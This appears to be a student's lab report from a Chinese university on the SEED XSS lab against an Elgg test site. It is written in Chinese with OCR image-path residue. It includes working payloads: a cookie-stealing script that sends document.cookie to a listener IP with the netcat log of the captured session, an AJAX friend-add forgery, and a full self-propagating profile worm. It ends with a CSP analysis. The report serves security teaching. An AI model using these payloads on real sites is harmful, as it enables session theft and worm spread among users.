哈尔滨工业大学(深圳)

《网络与系统安全》
实验报告

实验三

XSS 实验

学　院: 计算机科学与技术学院

姓　名: 覃煜淮

学　号: 220110803

专　业: 计算机类


日　期: 2025 年 4 月

一、实验过程


每个实验任务的具体截图、代码段和分析说明。

任务一

在 profile 界面嵌入代码进入 about me




当点击特定用户的 profile 界面会看到



任务二

发送恶意消息：

添加恶意代码：<script>alert(document.cookie);</script>



任务三

在 profile 界面编辑恶意消息：

<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + ' >');</script>

其中 10.9.0.1 替换为虚拟机 IP，IP 通过 ipconfig 获得，enp0s8 对应的 inet 即为对应的 IP 地址


结果如下：

```
[04/14/25]seed@VM:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 192.168.56.104 45510
GET /?c=Elgg%3D5iij8knfs84f0b1lguebohusms HTTP/1.1
Host: 192.168.56.104:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0
) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```

任务四

参考指导书内容获取用户 id:

如图，boby 的 id 为 57





修改 profile（此处的 id 为 charlie 的 id），即可添加好友

```
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    var sendurl = "http://www.seed-server.com/action/friends/add?friend=58" + ts + token;
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.setRequestHeader("Host", "www.seed-server.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```


添加两个好友成功事例：






任务五

修改代码如下：（标了注释的行，将此处的 id 修改为 samy 的 id，samy 的 id 通过之前的方式可获取为 59）；学号修改根据代码指示



执行结果：

在 boby 点击了 samy 的 profile 之后被攻击如下图所示：



请将 samy 作为攻击者，至少修改其他一个用户的信息，并将你观察的结果截图贴到报告中，在报告中你还需要描述这两个任务中用到的 ts 和 token 这两个字段的功能。

ts 和 token 是防御 CSRF 攻击的秘密令牌，在请求时会被发送到服务端进行校验，校验通过请 求才有效。这里我们模拟发送添加好友请求需要在请求中附带这些令牌值。

任务六


修改代码如下：

修改 id 为 samy 的 id 59，更改学号为自己的学号：220110803


```
<script id="worm" type="text/javascript">
    window.onload = function(){
```

```
        var headerTag = "<script id=\'worm\' type=\'text/javascript\'>";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</" + "script>";
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
        var userName=elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        var content= token + ts + "&name=" + userName + "&description=<p>Hacked by 220110803 XSS WORM !!!"+ wormCode + "</p>&accesslevel[description]=2" + guid; //修改的学号
        var sendurl = "http://www.seed-server.com/action/profile/edit"
        var samyGuid=59; //修改的 id
        if(elgg.session.user.guid!=samyGuid){
            var Ajax=null;
            Ajax=new XMLHttpRequest();
            Ajax.open("POST",sendurl,true);
            Ajax.setRequestHeader("Host","www.seed-server.com");
            Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
            Ajax.send(content);
        }
    }
</script>
```

Alice 点击 samy profile 之后：



执行完上述步骤，boby 点击 alice 的 profile 之后：




蠕虫感染成功实现

任务七


描述并解释当您访问这些网站时的观察结果。

A 显示全部为 OK，点击按钮有弹窗




原因：www.example32a.com 没有设置 CSP 安全策略

B 访问 1、2、3、5 会 fail



原因：前两个关于 Nonce 的测试都为 Failed，原因是 CSP 策略中没有添加相关的 Nonce 值，它们无法执行。第三项无 Nonce 值的也无法执行，原因是默认情况下，CSP 会阻止所有未带 nonce 的内联脚本，除非策略中明确允许。第四项和第六项可以执行是因为 CSP 策略中设置了可以加载同源的 或者来自 www.example70.com 的 JS 脚本。第五项无法执行是由于 CSP 策略中没有允许加载来自 ww w.example60.com 的 JS 脚本。

C 访问 2、3、5 会 fail



原因：phpindex.php 指定了 CSP 策略，允许了 Nonce 为 nonce-111-111-111 的 JS 脚本执行，并且 允许同源的或者来自 www.example70.com 的 JS 脚本。如下：

<?php $cspheader = "Content-Security-Policy:". "default-src 'self';". "script-src 'self' 'nonce-111-111-111' *.example70.com". ""; header($cspheader); ?> <?php include

'index.html';?>

